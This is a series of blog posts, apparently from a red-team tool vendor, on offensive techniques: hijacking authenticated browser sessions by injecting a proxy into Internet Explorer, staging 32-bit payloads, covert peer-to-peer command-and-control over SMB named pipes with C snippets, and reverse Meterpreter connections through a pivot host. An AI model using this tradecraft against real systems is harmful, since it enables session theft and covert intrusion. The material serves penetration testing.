
Cobalt Strike offers a third approach for man-in-the-browser attacks. It lets the attacker hijack authenticated web sessions–all of them. Once a user logs onto a site, an attacker may ask the user’s browser to  make requests on their behalf. Since the user’s browser is making the request, it will automatically re-authenticate to any site the user is already logged onto. I call this a browser pivot–because the attacker is pivoting their browser through the compromised user’s browser.

inaction

Cobalt Strike’s implementation of browser pivoting for Internet Explorer injects an HTTP proxy server into the compromised user’s browser. Do not confuse this with changing the user’s proxy settings. This proxy server does not affect how the user gets to a site. Rather, this proxy server is available to the attacker. All requests that come through it are fulfilled by the user’s browser.

For a penetration tester, this approach to a man-in-the-browser attack is interesting. Here’s why:

  • It’s site agnostic. You don’t have to customize the attack for each site you want to target. This is good, because penetration tests are time constrained.
  • The browser pivot is a very visual demonstration. You open your browser and go to a sensitive site. Voila, you’re there as the user. This is a very powerful way to demonstrate risk to an executive and convey what an advanced threat actor could do once they compromise a system.
  • It’s hard to detect. All of the attacker’s activity is mixed in with the user’s legitimate activity. All requests come from the same browser. How do you sort this out? If you’re a penetration tester replicating an advanced actor, you want capability in your kit that challenges your customers.

If your work involves stealing data to demonstrate risk and highlight a viable attack path, the utility of browser pivoting is apparent. This tool is a quick and seamless way to steal browser sessions. If the session is secured with a cookie, think of this tool as a convienence. If the session is secured by a client SSL certificate, whose private key is stored on a smartcard, then browser pivoting may be your only opportunity to steal that session. [Yes, this works.]

If you’d like to see Browser Pivoting in action, take a look at this new video. It demonstrates how to browser pivot into a webmail account, a local Wiki secured with HTTP server authentication, and a local Wiki secured with a client SSL certificated stored in a password protected keystore.

Why do I always use 32-bit payloads?

Yesterday, one of my customers asked about x64 payloads in Cobalt Strike. Specifically, he wanted to know why Cobalt Strike doesn’t expose them. I’ve already replied to the question, but I think it makes an interesting blog post.

Cobalt Strike’s listener management feature pretends that 64-bit payloads don’t exist. Beacon is a 32-bit payload with no 64-bit equivalent. This raises a question. Can I use Cobalt Strike to attack 64-bit Windows systems? Of course, the answer is yes.

Attacking 64-bit Applications on 64-bit Windows

If my attack will land in a 64-bit process, my approach is to make the attack smart enough to “do the right thing” and stage a 32-bit payload. Here are some examples of this:

Cobalt Strike’s Java Attacks inject shellcode into memory through a JNI DLL. The attacks ship with both 32-bit and 64-bit JNI DLLs. This allows the attacks to work from a 32-bit or 64-bit JVM. It doesn’t matter. The DLL is smart enough to spawn a 32-bit process and inject the 32-bit payload stager–even from a 64-bit process.

Cobalt Strike’s PsExec with PowerShell dialogs let you state whether the target system is 32-bit or 64-bit. When the target is a 64-bit system, Cobalt Strike will set the proper Metasploit Framework option to use the 32-bit version of PowerShell to stage the desired payload.

If you’re using psh_web_delivery to stage a payload (a new favorite module), change the one-liner to include the path to 32-bit PowerShell when you’re targeting a 64-bit system. It’ll work.

c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe [blah]

While it’s not technically an attack that delivers a payload, Cobalt Strike’s Browser Pivoting feature is smart enough to detect a 32-bit or 64-bit Internet Explorer process. It will inject the right DLL to enable the activity.

Attacking 32-bit Applications on 64-bit Windows

On the flip side, if the application I’m targeting is a 32-bit application, I have to deliver a 32-bit payload to it anyways. 32-bit applications in a 64-bit world are more common than you may initially think.


The default Microsoft Office package is 32-bit. A 64-bit package is available, but Microsoft makes the user jump through a lot of hoops to grab it. Why? According to Microsoft, the 64-bit package offers little benefit to the user at the expense of breaking compatibility with existing add-ons.

office64bit

The Microsoft Office 64-bit Download screen. You must skillfully find and click two small links, away from the normal Download page to even get here.


Similarly, modern versions of Windows include both 32-bit and 64-bit versions of Internet Explorer. The 32-bit version of Internet Explorer is the default for Windows 7. It looks like it’s this way for Windows 8 too. Defaults are one thing, but ground truth reality on your customer’s network is what matters most. Cobalt Strike’s System Profiler will detect if a 32-bit or 64-bit Internet Explorer is in use and make that information available to you.

sysprofiler64bit

Cobalt Strike’s System Profiler run against 64-bit Internet Explorer on 64-bit Windows 7. Notice the *64 next to these applications.

Exploits that target 64-bit Applications

All of that said, you may still want a 64-bit payload to deliver when you attack a 64-bit application. Let’s take a look at the list of Metasploit Framework Windows exploits that support 64-bit targets:

# pwd
/opt/metasploit/msf3/modules/exploits/windows
# grep -r ARCH_X86_64 .
./smb/psexec_psh.rb:          [ 'Windows x64', { 'Arch' => ARCH_X86_64 } ]
./postgres/postgres_payload.rb:        [ 'Windows x86_64',    { 'Arch' => ARCH_X86_64 } ],
./local/ms13_005_hwnd_broadcast.rb:        [ 'Windows x64', { 'Arch' => ARCH_X86_64 } ]
./local/wmi.rb:            [ 'Windows x64', { 'Arch' => ARCH_X86_64 } ]
./local/ms10_092_schelevator.rb:      'Arch'          => [ ARCH_X86, ARCH_X86_64 ],
./local/always_install_elevated.rb:      'Arch'          => [ ARCH_X86, ARCH_X86_64 ],
./local/ikeext_service.rb:          [ 'Windows x64', { 'Arch' => ARCH_X86_64 } ]
./misc/psh_web_delivery.rb:          [ 'Windows x64', { 'Arch' => ARCH_X86_64 } ]
./http/oracle_endeca_exec.rb:      'Arch'        => [ ARCH_X86_64, ARCH_X86 ],
./winrm/winrm_script_exec.rb:      'Arch'          => [ ARCH_X86, ARCH_X86_64 ],

Most of these attacks can deliver a 32-bit payload on a 64-bit system with the right options set (e.g., EXE::Custom, RUN_WOW64, etc.)

Post Exploitation Considerations

There is one place where you need a 64-bit payload though. Some post-exploitation tasks will fail if you attempt them from a 32-bit payload on a 64-bit system. For example, when you run mimikatz from Meterpreter, the current process’s architecture must match the native architecture. That said, you have the option to migrate a 32-bit Meterpreter to a 64-bit process and it’ll magically work.

Now, let’s get back to the original question: why do I always use 32-bit payloads? I use 32-bit payloads because they work in most situations. I’m either targeting a 32-bit application or I’m using an attack that’s smart enough to adjust accordingly. There are few attacks in the Metasploit Framework that exclusively require a 64-bit payload. I can migrate to a 64-bit process if I need to. Right now, I don’t see a benefit to adding 64-bit listeners into Cobalt Strike’s workflow. What are your thoughts?

Stealthy Peer-to-peer C&C over SMB pipes

Beacon is my payload for low and slow control of a compromised system. Recently, I added peer-to-peer communication to Beacon. When two Beacons are linked, the child Beacon will get its tasks from and send its output through its parent. Linked Beacons use SMB pipes to communicate. This is a big win for stealth. If a workstation Beacon communicates with a domain controller Beacon over SMB, who would notice?

I invested in this feature for several reasons: I wanted the ability to control an internet isolated host with Beacon. I also wanted to control many compromised systems through one or two egress hosts. And, I thought it would be really cool to tunnel a Meterpreter session over SMB. These things are all doable now.

level3

Cobalt Strike‘s Beacon isn’t the only offensive tool to use named pipes in this way. The Red October malware (see the Kaspersky report) has this feature. The Duqu malware that Symantec analyzed has this ability too. If you want to replicate the C&C styles of advanced threats, Cobalt Strike has you covered.

SMB Named Pipes

Let’s go through how this communication mechanism works. It’s actually pretty easy. A named pipe is an inter-process communication mechanism on Windows.

The CreateNamedPipe function will set up a named pipe. The PIPE_ACCESS_DUPLEX flag makes the named pipe into a bi-directional channel.

HANDLE server;
server = CreateNamedPipe("\\\\.\\pipe\\crack", PIPE_ACCESS_DUPLEX, ...);

The CreateFile function connects to a named pipe.

HANDLE client;
client = CreateFile("\\\\.\\pipe\\crack", GENERIC_READ | GENERIC_WRITE, ...);

Use the ReadFile and WriteFile functions to read data from and send data through a named pipe.

Named pipes become interesting when they communicate between processes on separate hosts. Change the period in the pipe name to an IP address. Now the client will communicate with the pipe on the remote system.

HANDLE client;
client = CreateFile("\\\\192.168.95.18\\pipe\\crack", GENERIC_READ | GENERIC_WRITE, ...);


Named pipe communication between hosts is encapsulated in SMB. Here’s what it looks like in Wireshark.

smbcc

This communication method is not without its constraints. Any system I link to must have port 445 open. If I use a Beacon peer to control a key server, like a domain controller, this isn’t unreasonable. Any Beacon that connects to another Beacon must have an access token or it must establish an SMB session with the target first. This is because Beacon does not create an anonymous pipe. An anonymous pipe would require a change in the registry.

In-Memory Backdoor

For Beacon users, this peer-to-peer technology isn’t just a new data channel. It’s also an opportunity to use Beacon as an in-memory backdoor for Windows hosts.

Once you deliver a Beacon peer to a host (or use mode smb to turn a Beacon into a peer), it creates a named pipe and waits for a connection from another Beacon. You may link to it right away. You don’t have to though. After you link to a Beacon, you may unlink it at any time. When you unlink a Beacon peer, it waits for a connection from another Beacon.

Flexible Tunnels

Tunneling traffic through linked Beacons works like you’d expect. If I create a Meterpreter session, tunneled through a Beacon peer, that traffic will reach Cobalt Strike through the peer’s parent Beacon.

Let’s say I unlink a Beacon peer while tunneling a Meterpreter session through it. Then I quickly link that Beacon peer to another Beacon. What happens to my tunneled session? Nothing. My tunneled session will continue to work. Its traffic will go through the new parent Beacon. This is quite neat. You’re redefining a tunnel’s egress host, on the fly.

There’s a lot of possibility here.

Reverse Meterpreter Connect-backs through a Compromised Host

<update 03:30pm> I’ve had some feedback that this post describes a concept that is too basic to put into blog form. I can see where this confusion may occur. Most literature that describes pivoting through Meterpreter, shows how to setup a payload connection that goes through Meterpreter (e.g., a bind payload). What isn’t well known or documented, is the Metasploit Framework’s ability to setup a connection that calls home to you through a Meterpreter pivot (e.g., a reverse payload bounced through a pivot host). This nuance is important.


Let’s say I have admin user credentials for a server that can’t egress out of the network and connect to me. This server has a host-based firewall as well. Only port 445 is allowed in. If I try to deliver a bind payload, my attempt to connect to the host to establish the session will get stopped. If I try to setup a reverse connection, directly to my host on the internet, this will fail too–because the host can’t egress and connect to me. What else do I do? I could try to schedule a task to drop the firewall on the server (with psexec_command). I’ve done this. In some cases though, this might generate an alert that draws unwanted attention to my activity. The desirable solution is to compromise the server (172.16.48.3) and send the reverse connection through an already compromised host (172.16.48.81), before it reaches me. This is what I describe how to do in this blog post.</update>

reversecallback

Here’s how to do it:

First, you need to compromise a system and get Windows Meterpreter onto the system. However you do it is fine with me.


Next, you need to setup a pivot into the target network. Here’s how to do it:

20.57.17 Console

Notice that 172.16.48.81 is my initial compromise and pivot host.

Last, you need to exploit another system and setup the reverse connect back accordingly. Ask yourself: how would I do this? Do you have an answer? Let’s see if you’ve arrived at the correct one.


Setup the exploit as you would normally. Next, set LHOST to the IP address of the compromised system that is also your pivot point. Change LPORT as well. Now, fire the exploit.

reverseconnectpivot

Notice that the Metasploit Framework recognizes the situation and sets up a reverse port forward for you. This is indicated by the string “Started reverse handler on [compromised host] via the meterpreter on session [pivot session]”. If your exploit fired correctly, you will have a session reverse connected through your compromised system.


Here’s the output of netstat on the compromised system:

20.59.30 cmd_exe_2624_2

Pretty neat.